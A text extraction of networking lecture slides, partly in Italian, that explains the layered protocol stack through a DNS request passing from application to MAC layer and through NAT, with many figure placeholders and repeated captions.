


Figure 4. Natively and Software Shared


From the web browser to the web server (in another AS)




From the web browser to the web server (in another AS)




From the web browser to the web server (in another AS)




From the web browser to the web server (in another AS)




From the web browser to the web server (in another AS)



From the web browser to the web server (in another AS)




From the web browser to the web server (in another AS)



Layered Protocol Stack (DNS request)

- ❑ DNS: “***give me the IP address of www.google.com***”
 - ❑ UDP: insert source and destination ports (+ checksum)
 - ❑ IP provides
 - addressing: destination and source addresses
 - fragmentation
 - and other minor things (csum, QoS mark, TTL) ..
 - ❑ Access network layer changes hop by hop
- L'uso di una porta permette di differenziare i servizi. E' come avere un indirizzo di casa (possono esserci più persone) e solo grazie al citofono identificare la persona giusta.


Protocol Stack (DNS request - simplified)



DNS
resolve google.com


application layer: forge DNS request

Protocol Stack (DNS request - simplified)





transport layer: insert ports

Protocol Stack (DNS request - simplified)




network layer: insert addresses

Protocol Stack (DNS request - simplified)




MAC layer: insert MAC addresses and TX

Protocol Stack (DNS request - simplified)




Protocol Stack (*DNS request - simplified*)




IP: not my address → FWD and NAT (also source port may be changed)

Protocol Stack (DNS request - simplified)



